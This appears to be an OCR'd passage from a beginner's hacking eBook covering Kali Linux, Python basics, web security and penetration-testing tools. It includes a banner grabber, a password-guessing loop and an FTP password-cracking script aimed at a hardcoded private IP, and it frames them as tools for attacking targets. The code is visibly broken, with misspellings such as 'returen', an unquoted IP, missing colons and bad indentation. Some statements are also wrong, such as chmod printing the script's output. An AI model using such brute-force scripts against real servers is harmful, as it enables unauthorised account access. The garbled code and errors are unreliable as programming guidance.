There are countless hacking books out there. A basic Google search will give you hundreds of available learning materials. However, since you are new to the hacking world, you should focus on the basic ideas and principles of hacking. It is tempting to grab books about advanced topics such as Wireshark utilization or payload selection, but you won't benefit from this

study method. The ideal learning strategy for a complex concept (like computer hacking) is to master the basics and build up your knowledge and skills slowly.

This eBook will cover the basic aspects of hacking. After reading this book, you'll be able to attack systems and understand complex ideas related to digital security.

Third Step – Learn How to Program

If you want to be a skilled hacker, you should know how to create your own programs. Programming skills are important for anyone who is serious about hacking. It is true that there are tons of programs and ready-made tools available online. However, relying on other people's work is not a good idea. The ability to create your own programs and modify existing hacking tools can help you greatly in your quest to become a hacking expert.


There are a lot of programming languages that you can choose from. But

if you are a total newbie, you should study Python first. Python is one of the simplest programming languages out there. However, it is extremely effective in writing codes for hacking purposes. This is the main reason why many hackers prefer this language over C++ or Ruby. You'll learn more about Python in the next chapter.

Chapter 3: How to Hack with Python

Python is one of the best programming languages for hacking. This language is easy to learn and powerful enough to satisfy all of your programming needs. In this chapter, you'll learn the basics of Python. You will know how to launch it, how to write codes with it, and how to compile it.

Important Note: This chapter assumes that you are using Kali Linux, an operating system that is created for hackers. Kali Linux contains hundreds of built-in hacking tools that you can use to test your systems or attack other networks. In addition, this OS is completely free. To download Kali Linux, please visit: https://www.kali.org/downloads/.



Screenshot of the Kali Linux OS

How to Get Python Modules

An excellent benefit of using Kali Linux is that it comes with a pre-installed version of Python. That means you can start writing codes without downloading anything.

The default modules and language library of Python allow you to perform a wide range of activities. For instance, the ready-made version of Python has exception handling, file handling, math and number modules, and data types.

Python's built-in tools and components

are enough to create effective hacking tools. But you can enhance the effectiveness and flexibility of this language by downloading additional modules from third-party sources. These extra modules are the main reason why many hackers choose Python for their programming needs. If you want a complete list of all the available third-party modules for Python, visit this site: http://pypi.python.org/pypi.

Installing a Module

Just like other Linux systems, Kali Linux

requires “wget” when acquiring new files or programs from the internet. This command downloads your chosen file or program from its respective repository. Then, you have to decompress the downloaded module and issue the following command:

```
python setup.py install
```

Let’s assume that you want to download Nmap (a python module) from www.xael.org. To get this module, you must:

1. Turn on your Kali Linux computer.

2. Launch a terminal (the small window that takes user inputs).
3. Type the following code:

```
Kali > wget
http://xael.org/norman/python/python-
nmap/python-nmap-0.3.4.tar.gz
```

4. Extract the file by typing:

```
Kali > tar –xzf python-nmap-
0.3.4.tar.gz
```

5. Access the directory you created by entering:

```
Kali > cd python-nmap-.03.4/
```

6. Issue the code given below to finish the process:

```
Kali > python setup.py install
```

7. If you did everything correctly, your terminal should look like this:

```
root@kali:~# tar -xzf python-nmap-0.3.4.tar.gz
root@kali:~# cd python-nmap-0.3.4/
root@kali:~/python-nmap-0.3.4# python setup.py install
running install
running build
running build_py
creating build
creating build/lib.linux-i686-2.7
creating build/lib.linux-i686-2.7/nmap
copying nmap/nmap.py -> build/lib.linux-i686-2.7/nmap
copying nmap/__init__.py -> build/lib.linux-i686-2.7/nmap
running install_lib
creating /usr/local/lib/python2.7/dist-packages/nmap
copying build/lib.linux-i686-2.7/nmap/nmap.py -> /usr/local/lib/python2.7/dist-p
ackages/nmap
copying build/lib.linux-i686-2.7/nmap/__init__.py -> /usr/local/lib/python2.7/di
st-packages/nmap
byte-compiling /usr/local/lib/python2.7/dist-packages/nmap/nmap.py to nmap.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/nmap/__init__.py to __init
__.pyc
running install_egg_info
Writing /usr/local/lib/python2.7/dist-packages/python_nmap-0.3.4.egg-info
root@kali:~/python-nmap-0.3.4#
```

Congratulations. You successfully installed a Python module on your Kali Linux computer. Now, you can use the

said module for your hacking activities.

Important Note: This is the method that you must use to add more modules to your operating system. It might seem long and complex at first. But once you get used to it, creating a large collection of third-party modules will be a walk in the park.

How to Write Python Scripts

In this part of the book, you'll learn how to write codes using the Python language. It will also explain the fundamental terms, concepts, and syntax of Python codes. Read this material carefully; it will help you become a knowledgeable programmer and hacker.

Important Note: You need to use a text editor when writing codes. Kali Linux has a built-in text editor called "Leafpad". As you can see, Kali Linux contains everything you need to hack

computers and systems.

Proper Formatting

Formatting plays an important role in the Python language. The interpreter of Python groups codes based on their format. Keep in mind that consistency is more important than precision. You don't have to follow strict formatting rules. You just have to be consistent with the format you are using.

For example, if you'll use double indentation to differentiate a code block, indent each line of that code block

twice. Forgetting this simple rule can lead to error messages and/or failed attacks.

How to Run a Python File

Nothing beats active learning. To help you master this process, let's write a basic piece of code using Leafpad. Here's the code:

```
#! /user/bin/python
name="<Chuck Norris>"
print "Hi, " + name + "!"
```

Save the file as “sample.py”.

This code consists of three lines. The first one triggers the interpreter of Python. The second one creates a variable called “name” and sets a value for it. The last line concatenates the word “Hi” with the user’s input and inserts an exclamation mark.

At this point, you can’t execute the code yet. You must give yourself the permission to run it first. In Kali Linux, the command that you should use is “chmod”.

Important Note: To learn more about

Linux permissions, please check this site: https://www.linux.com/learn/understanding-linux-file-permissions.

The code that you must type is:

```
chmod 755 sample.py
```

After issuing that command using a terminal, your screen will show you this: Hi, Chuck Norris!

How to Add a Comment

You can add comments to your Python

codes. In programming, a comment is a word, sentence, or paragraph that defines what a piece of code can do. It doesn't affect the functionality or behavior of the code itself. Adding a comment to your codes isn't required but nonetheless advised. Comments will help you remember important information regarding your codes. Obviously, you don't want to forget the "internal mechanisms" of your own programs.

The interpreter of Python skips each comment. That means the interpreter will

jump over words, sentences or paragraphs until it finds a legitimate code block. In Python, you need to use “#” to set a single-line comment. For multiline comments, you must type three double quotes. These symbols must appear at the beginning of your comments.

Here are some comments written in the Python language:

1. # Hi, I’m a single-line comment.
2. “””

    Hi,

    I’m

```
A
Multiline
Comment
"""
```

Modules

With Python, you can divide your codes into separate modules. You must "import" a module in order to use it. When importing a module, you will access the classes, methods, and functions (you'll learn about these later) that are present inside that module. This

feature is one of the major reasons why Python is the preferred computer language of computer hackers.

Object-Oriented Programming

At this point, it's important to discuss object-oriented programming (or OOP). OOP is a coding model that serves as the core principle behind major computer languages (e.g. Java). You need to understand OOP if you want to be a skilled hacker.

The Components of an Object

Each object has methods (things it can

do) and properties (states or attributes).

OOP allows programmers to link their activities with the real world. For instance, a computer has methods (e.g. turns on, accesses the internet, launches applications, etc.) and properties (e.g. available space, processing speed, brand, etc.). If you'll think of OOP as a human language, objects are nouns, methods are verbs, and properties are adjectives.

Each object belongs to a class. A computer, for example, belongs to the class called "machines". "Machines" is

the class, “computers’ is a subclass, and “laptops” is a sub-subclass.

An object gets the characteristics of its class.

Variables

Variables point to information that exists in a computer’s memory. In Python, this memory can keep different pieces of data (e.g. strings, lists, integers, Booleans, dictionaries, real numbers, etc.).

Variable types act like classes. The script you’ll see below shows some of

these types.

Launch a text editor and type the following code:

```
#!usr/bin/python/
SampleStringVariable = "This is an awesome variable.";
SampleList = [10,20,30,40,50]
SampleDictionary = {‘example’: ‘Hacker’, ‘number’: 23}
print SampleStringVariable
```

After running that script, you will see the following message on your screen:

This is an awesome variable.

Important Note: Python can choose the right type of variable on your behalf. You don't have to declare the variable before setting its value.

Functions

The Python language comes with preinstalled functions. Kali Linux has an extensive collection of functions, although you may download more from online libraries. Here are some functions that you'll use in your programs:

- int() – Use this function to truncate numeric data. It simply gives the

integer part of the argument.

- len() – This function counts the items in a list.
- exit() – This function lets you exit a program.
- max() – With this function, you can determine the highest value of a list.
- type() – Use this function to identify the data type of a Python object.
- float() – This function converts its argument into a floating-point numeral.
- sorted() – Use this function to sort the entries of a list.

- range() – This function gives a list of numbers between two specific values. You need to set the said values as the function's arguments.

Lists

Most programming languages use arrays. An array is a collection of different objects. You may retrieve an entry from an array by specifying the position of the former. For example, you can get the fourth value of an array by typing [4]. Python has a similar feature, but it is known as "list".

Python lists are “iterable”. That means you can use them for your loop statements (you’ll learn more about loops later). Let’s assume that you want to retrieve the third element of the “SampleList” (i.e. the one you created earlier). Here are the things that you should do:

1. Type the word “*print*”. This command allows you to display information.
2. Specify the name of the list (i.e. SampleList).
3. Add a pair of brackets.

4. Insert “2” between the brackets. This number signifies the position of the item you want to retrieve. It is important to note that the numbering begins at zero. Thus, typing “1” will give you the second element, typing “2” will give you the third element, etc.

The Python script should look like this:

```
print SampleList[2]
```

If you did everything correctly, your terminal should display this:

```
30
```

How to Network with the Python Language

Python has a module called “socket”. This module allows you to build network connections using the Python language. Let’s see how this module works. For this example, you’ll use “socket” to build a TCP (Transmission Control Protocol) connection.

The steps that you need to take are:

1. Import the right module.
2. Create a variable that belongs to a

class called “socket”. Set “practice” as the variable’s name.

3. Use the method named “connect()” to establish a connection to a port. The actual process ends here. The remaining steps will show you some of the things you can do after establishing a connection.
4. Use “recv” to acquire 1024 data bytes from the current socket.
5. Save the information in a new variable called “sample”.
6. Print the information inside the “sample” variable.

7. Terminate the connection.
8. Save the code as “samplesocket” and issue “chmod”.

Your code should look like this:

```
#!usr/bin/env python

import socket

practice = socket.socket()
practice.connect(("192.168.1.107",
22))

sample = practice.recv(1024)
print sample
```

```
practice.close
```

Run that code and link your computer to another one using the 22nd port. If SSH (Secure Socket Shell) is active in that port, you will get the banner of the second computer into your “sample” variable. Then, the information will appear on your screen.

Basically, the code you created is a “banner grabber”.

Dictionaries

A dictionary is an object that can hold items (called “elements”). You can use a dictionary to record the usernames of your targets or the vulnerabilities of a network.

Dictionaries require a key-value pair. They can store several copies of a value. However, each key must be unique. Like a Python list, a dictionary is iterable. You can use it with your “for” statements to create complex scripts. In addition, you may use a dictionary to create your

own password crackers.

The syntax for creating a new dictionary is:

```
dict = {firstkey:firstvalue,
secondkey:secondvalue,
thirdkey:thirdvalue...}
```

Control Statements

Computer programs need the ability to decide. In the Python language, you have several options on how to manage the arrangement of your code. For example, you may combine the "if" and "else" statements to create powerful hacking tools.

Let's discuss some of the most popular control statements of Python:

The "if" Statement

The syntax of this statement is

```
if <your Python expression>
```

```
        ...
```

Important Note: You must indent the statement's "control block" (the code block that comes after the expression).

The "if ...else" Statement

To use this statement, you must use the following syntax:

```
if <your Python expression>
        ...
else
        ...
```

The script given below checks the “ID” of the current user. If the value is zero, the terminal will display “Hey, you are the root user.” If the value is non-zero, the resulting message will be “Hey, you are an ordinary user.”

```
If userid == 0:
        print "Hay, you are the root user."
else
        print "Hay, you are an ordinary user."
```

Loops

A loop is another powerful feature of Python. The most popular forms of loops are “for” and “while”. Let’s discuss each form in detail:

1. The “for” Loop

This kind of loop sets data from a Python object (e.g. list) to loop a variable continuously. In the following example, the “for” loop will enter different passwords:

```
passwords = ["ftp", "sample", "user",
"admin", "backup", "password"]
```

```
for password in passwords
        attempt =
connect(username,password)
```

2. The “while” Loop

A while loop checks the value of a Boolean statement and executes a piece of code while the value of the statement is “true”. Keep in mind that Boolean statements only have two possible values: (1) true, or (2) false.

How to Create a Password Cracker

At this point, you've learned many things about the Python language. Let's use that knowledge to create a hacking tool: a password cracker. The program that you will create is designed for FTP (File Transfer Protocol) accounts. Here are the steps:

1. Launch a text editor.
2. Import three modules: (1) socket, (2) re, and (3) sys.

3. Generate one socket that connects to a specific IP address through the 21st port.
4. Create a variable.
5. Generate a list named “passwords” and fill it with various passwords.
6. Write a loop to test each password. The process will continue until all of the passwords have been used or the program gets “230” as a response from the target FTP server.

The code that you must type is:

```
#!usr/bin/ python
```

```
import socket
import re
import sys
def connect(username,password):
        sample =
socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
        print "[*] Checking "+
username + ":" + password
        sample.connect((192.168.1.105,
21))
        data = sample.recv(1024)
        sample.send('USER ' +
username + '\r\n')
```

```
        data = sample.recv(1024)
        sample.send('PASS ' + password
+ '\r\n')
        data = sample.recv(3)
        sample.send('QUIT  \r\n')
sample.close()
returen data
username = "SampleName"
passwords = ["123", "ftp", "root",
"admin", "test", "backup",
"password"]
for password in passwords:
        attempt = connect(username,
password)
```

```
        if attempt == "230":
        print "[*] password found: " +
password
sys.exit(0)
```

Save the file as “passwordcracker.py”. Then, obtain the permission to execute the program and run it against your target FTP server.

Important Note: The code given above isn’t cast in stone. You may modify it according to your preferences and/or situation. Once you become a skilled

Python programmer, you will be able to improve the flexibility and effectiveness of this password cracker.

Chapter 4: Basic Computer Security

This chapter will focus on topics related to computer security (e.g. privacy, networking, passwords, etc.). After reading this article, you will know how to protect yourself from other hackers. You will also know how to execute attacks against the defenses of your targets. You must read this material

carefully: computer security is important for the “offense” and “defense” of hacking.

Passwords

You should treat security as an important part of using a computer. You are probably using the internet to perform a research, read your emails, buy stuff, or sell your own merchandise. These things have become easier because of computers and networks. However, this convenience comes with a hefty price: lack of security.

The following tips will help you in protecting yourself from hackers:

- Don’t share your usernames and

passwords to anyone (not even your closest friends).

- Read the security/privacy policies of each site that you will access before entering personal data.
- Don't buy anything from untrusted sites. The last thing you want to do is give your money and/or financial information to unscrupulous individuals. If you want to buy something online, look for trustworthy sites such as www.amazon.com and www.ebay.com.

- Do not share the login credentials of your email accounts with other people. Some emails contain private and/or confidential information.

Keep in mind that keeping your passwords secret isn't enough. A hacker can still access that piece of information through a keylogger. Basically, a keylogger is a program that records all the keys that you press. To protect your computer from keyloggers, you should:

- Make sure that your computer's firewall is on
- Run spyware/adware scanners on a

regular basis

- Use an on-screen keyboard to enter your login credentials
- Install an anti-malware program on your machine

Malware

The term “malware” refers to programs that are designed to “infect” an electronic device (e.g. computer, tablet, smartphone, etc.). Let’s discuss the different types of malware:

Viruses

Basically, viruses are computer programs that infect other programs. Most viruses run only when the program they infected runs. This is the main reason why viruses are hard to detect. A

virus has two parts: the “infector” and the “payload”. Keep in mind, however, that the payload is not required. That means a harmless program is still a virus if it attaches itself to a trusted computer program.

Trojans

This term came from the legendary “Trojan Horse”, a large wooden horse that spelled doom for Troy. In hacking, a Trojan is a program that contains other programs. The “container” is typically harmless. In fact, it can be a program

that attracts unsuspecting users. Once a person downloads and installs a Trojan program, the malware inside will spread in the target machine.

Spyware

This is one of the most dangerous malware out there. Basically, spyware records the activities you do on your computer and transmits the data to the hacker. This data transmission occurs via the internet. Hackers divide spyware into two types: harmless and harmful. Harmless spyware focuses on non-

confidential data (e.g. the websites you visit). Harmful spyware, on the other hand, collects confidential information (e.g. passwords).

Adware

Basically, adware is a form of malware that shows advertisements on a person's computer. This malware becomes extremely active whenever the infected machine is online.

It is true that adware is one of the safest forms of malicious programs. However, it can be frustrating if a pop-up

advertisement will appear whenever you click on a browser.

How to Fight Malicious Programs

Staying away from unscrupulous sites can help you prevent malware infection. However, it is likely that some malicious programs will still latch onto your machine. It would be best if you will install a reputable anti-malware program and scan your computer regularly. Here are some of the most

popular antivirus programs today:

- Norton Security
- AVG Internet Security
- Avast Antivirus
- McAfee Antivirus

Important Note: If you're an active internet user, you should scan your computer for malware at least once a week. Adjust this frequency to twice or thrice a week if you're dealing with confidential information.

Web Security

Hacking and digital security are not limited to computers. These topics also apply to websites. In this part of the book, you'll learn a lot about the basic defenses of a website. You can use this information to protect your site from hackers or launch attacks against your targets.

The Fundamentals

Website security consists of two aspects: internal and external. The internal aspect

refers to the nature of the information you are handling. For instance, your website is secure if you are not dealing with confidential data. Few hackers would attack your site if they won't benefit from it. The external aspect, on the other hand, involves the settings of your website, the applications you installed on it, and the codes you used in creating it.

How to Keep a Website Secure

The best way to keep a site secure is by turning it off. This way, hackers won't

have any way to access your files. If you need a live website, however, you should minimize the open ports and services that you offer. Unfortunately, these options are not applicable for most businesses and organizations. That means a lot of websites are prone to hacking attacks.

Important Note: Websites that have open ports, services, and different scripting languages are vulnerable to hackers. That's because a hacker can use a port, service, or computer language to bypass the defenses of a website.

You can protect your site by updating all of its applications regularly. You also need to apply security updates and patches on your website.

Website Vulnerabilities

Here's a basic truth: your website has vulnerabilities. It can be an open port, an active service, or a fault in the code used in crafting your site. These vulnerabilities serve as doors that hackers can use to get inside your network or server. In addition, hackers tend to share their knowledge with

others. If a hacker detects a vulnerability in a popular app or website, it's likely that he will share the information with others. He might also create a hacking tool for that target and distribute the former to his "brothers" and/or "sisters".

It's important to keep yourself updated with the latest vulnerabilities of your systems. Get the latest patch for your website whenever possible.

Two Defense Strategies

Here are two strategies that you can

choose from:

1. Build Strong Defenses – This strategy requires constant attention and effort from the website owner or his “IT people”. With this strategy, you need to secure the latest updates and patches for your site, review your online apps regularly, and hire experienced programmers to work on your website.
2. Detect and Fix Vulnerabilities – This strategy relies on a website scanning program or service. This “web scanner” looks for existing

vulnerabilities in your apps, equipment, and website scripts.

The first strategy is logical: you'll build a "high wall" around your website to make sure that hackers can't attack it. However, it requires a lot of time, effort, and attention. That is the main reason why website owners prefer the second strategy. Obviously, it is better to check whether vulnerability actually exists than building "walls" to protect imaginary weaknesses. Here, you will only spend time, effort, and money on fixing vulnerability once the existence of that

vulnerability has been proven.

Chapter 5:

Penetration Testing

Penetration testing (also called ethical hacking) is the process of attacking a network or system to detect and fix the target's weaknesses. Businesses are willing to shell out some cash in order to protect their systems from black hat hackers. Because of this, penetration testing serves as a profitable and

exciting activity for ethical hackers.

This chapter will teach you the basics of penetration testing. It will explain the core principles of “pen testing” and give you a list of tools that you must use. In addition, it will provide you with a step-by-step plan for conducting a penetration test.

Penetration Testing – The Basics

A penetration tester tries to breach the defenses of his target without prior access to any username, password, or other related information. The tester will use his skills, tools, and knowledge to obtain data related to his target and prove the existence of vulnerabilities. When attacking a local network, a penetration test would be considered successful if the tester successfully

collects confidential information.

As you can see, penetration testing has a lot of similarities with malicious hacking. There are two major differences between these two: permission and the hacker's intentions. A tester has the permission to attack his target. And his main goal is to help his clients improve their digital security. In contrast, malicious hackers don't ask for the target's permission. They simply perform attacks in order to steal information, destroy networks, or attain other horrible goals.

Often, a tester needs to attack his target as a basic user. He must enhance his access rights and/or collect information that other basic users cannot reach.

Some clients want the tester to focus on a single vulnerability. In most cases, however, a tester must record each weakness that he will discover. The repeatability of the hacking process is important. Your clients won’t believe your findings if you can’t repeat what you did.

The Rules of Penetration Testing

Remember that there's a fine line between penetration testing and malicious hacking. To make sure that you will not "go over" to the dark side, follow these simple rules:

Focus on Ethics

You should work as a professional. Consider your morals and personal principles. It doesn't matter whether

you're attacking your own computer or testing a company's network: all of your activities must be aligned with your goals. Do not aim for any hidden agenda. As an ethical hacker, trustworthiness is your main asset. Never use client-related information for personal purposes. If you'll ignore this rule, you might find yourself behind bars.

Respect Privacy

Every piece of information that you'll collect during a penetration test is important. Never use that data to gather

corporate details or spy on other people. If you have to share any information, talk to the authorized personnel.

Don't Crash Any System

Inexperienced hackers usually crash their targets accidentally. This tendency results from poor planning and preparation. Most beginners don't even read the instructions that come with the tools they are using.

Your system can experience DoS (denial-of-service) during a penetration test. This often happens when the hacker

runs multiple tests simultaneously. It would be best if you'll wait for a test to finish before running another one. Don't assume that your target can survive your attacks without any form of damage.

Important Note: Your goal is to help your clients in improving their digital security. The last thing you want to do is bring down their entire network while you're conducting a test. This event will ruin your reputation as a hacker.

Penetration Testing – The Process

Here's a detailed description of the process involved in penetration testing:

Secure Permission

Don't do anything on your target until you have written permission from your client. This document can protect you from nasty lawsuits or similar problems. Verbal authorization is not sufficient when performing hacking attacks.

Remember: countries are implementing strict rules and penalties regarding activities related to hacking.

Formulate a Plan

A plan can boost your chances of succeeding. Hacking a system can be extremely complicated, especially when you are dealing with modern or unfamiliar systems. The last thing you want to do is launch an attack with unorganized thoughts and tricks.

When creating a plan, you should:

- Specify your target/s

- Determine the risks
- Determine the schedule and deadline of your penetration test
- Specify the methods that you'll use
- Identify the information and access that you will have at the start of your test
- Specify the "deliverables" (the output that you'll submit to your client)

Focus on targets that are vulnerable or important. Once you have tested the "heavyweights", the remaining part of the test will be quick and easy.

Here are some targets that you can attack:

- Mobile devices (e.g. smartphones)
- Operating Systems
- Firewalls
- Email servers
- Network Infrastructure
- Workstations
- Computer programs (e.g. email clients)
- Routers

Important Note: You should be extremely careful when choosing a hacking method. Consider the effects of that method and

how your target will likely respond. For example, password crackers can lock out legitimate users from the system. This type of accident can be disastrous during business hours.

Choose Your Tools

Kali Linux contains various hacking tools. If you are using that operating system, you won't need to download other programs for your penetration tests. However, Kali's large collection of tools can be daunting and/or confusing. You might have problems identifying the tools you need for each

task that you must accomplish.

Here are some of the most popular tools in Kali Linux:

- Nmap – You'll find this program in the toolkit of almost all hackers. It is one of most powerful tools that you can use when it comes to security auditing and network discovery. If you are a network administrator, you may also use Nmap in tracking host uptime, controlling the schedule of your service upgrades, and checking network inventory.

This tool is perfect for scanning huge

computer networks. However, it is also effective when used against small targets. Because Nmap is popular, you will find lots of available resources in mastering this program.

- Ghost Phisher – This tool is an Ethernet and wireless attack program. It can turn your computer into an access point (or a hotspot) and hijack other machines. It can also work with the Metasploit framework (you will learn more about Metasploit later).
- Maltego Teeth – With this program,

you will see the threats that are present in your target's environment. Maltego Teeth can show the seriousness and complications of different failure points. You will also discover the trust-based relationships inside the infrastructure of your target.

This tool uses the internet to collect information about your target system and its users. Hackers use Maltego Teeth to determine the relationships between:

- Domains
- Companies

- Phrases
- Files
- People
- Netblocks
- Websites
- IP addresses
- Affiliations

- Wireshark – Many hackers consider this tool as the best analyzer for network protocols. It allows you to monitor all activities in a network. The major features of Wireshark are:
  - It can capture data packets and perform offline analysis

- It can perform VoIP (i.e. Voice over Internet Protocol) analysis
- It has a user-friendly GUI (graphical user interface)
- It can export data to different file types (e.g. CSV, plaintext, XML, etc.)
- It can run on different operating systems (e.g. OS X, Linux, NetBSD, etc.)

- Exploitdb – The term “exploitdb” is the abbreviation for “Exploit Database”. Basically, exploitdb is a collection of exploits (i.e. a program

that “exploits” a target’s vulnerability) and the software they can run on. The main purpose of this database is to provide a comprehensive and up-to-date collection of exploits that computer researchers and penetration testers can use.

You need to find vulnerability before attacking a target. And you need an exploit that works on the vulnerability you found. You’ll spend days (or even weeks) just searching for potential weaknesses and creating effective

exploits. With exploitdb, your tasks will become quick and easy. You just have to run a search for the operating system and/or program you want to attack, and exploitdb will give you all the information you need.

- Aircrack-ng – This is a collection of tools that you can use to test WiFi networks. With Aircrack-ng, you can check the following aspects of wireless networks:
    - Testing – You can use it to test your drivers and WiFi cards.
    - Attacking – Use Aircrack-ng to

perform packet injections against your targets.

  - Cracking – This tool allows you to collect data packets and crack passwords.
  - Monitoring – You may capture packets of data and save them as a text file. Then, you may use the resulting files with other hacking tools.

- Johnny – This tool is an open-source GUI for “John the Ripper”, a well-known password cracker. It is possible to use “JTR” as is.

However, Johnny can automate the tasks involved in cracking passwords. In addition, this GUI adds more functions to the JTR program.

Implement Your Plan

Penetration testing requires persistence. You need to be patient while attacking your target. Sometimes, cracking a single password can take several days. Carefulness is also important. Protect the information you'll gather as much as you can. If other people will get their

hands on your findings, your target will be in extreme danger.

You don’t have to search for potential hackers before running your test. If you can keep your activities private and secure, you are good to go. This principle is crucial during the transmission of your findings to your clients. If you have to send the information via email, you must encrypt it and set a password for it.

You can divide the execution of an attack into four phases:

1. Collect information regarding your

target. Google can help you with this task.

2. Trim down your options. If you conducted a successful research, you will have a lot of potential points of entry. You have limited time so it would be impossible to check all of those entry points. Evaluate each system and choose the ones that seem vulnerable.

3. Use your tools to reduce your options further. You can use scanners and data packet collectors to find the best targets for your attack.

4. Conduct your attack and record your findings.

Evaluate the Results

Analyze the data you collected. That data will help you in detecting network vulnerabilities and proving their existence. Knowledge plays an important role in this task. You will surely face some difficulties during your first few tries. However, things will become easy once you have gained the requisite knowledge and experience.

Important Note: Create a written report

regarding your findings. Share the data with your clients to prove that hiring you is one of the best decisions they made.

The Different Forms of Penetration Tests

The form of penetration test that you'll conduct depends on the needs of your client. In this part of the book, you'll learn about the different kinds of "pen tests".

Black Box Tests

In a black box test, you don't have any information regarding your target. Your first task is to research about your

client's network. Your client will define the results they need, but they won't give you other pieces of data.

The Advantages

Black box tests offer the following advantages:

- The tester will start from scratch. Thus, he will act like a malicious hacker who wants to access a network.
- The tester will have higher chances of detecting conflicts in the network.
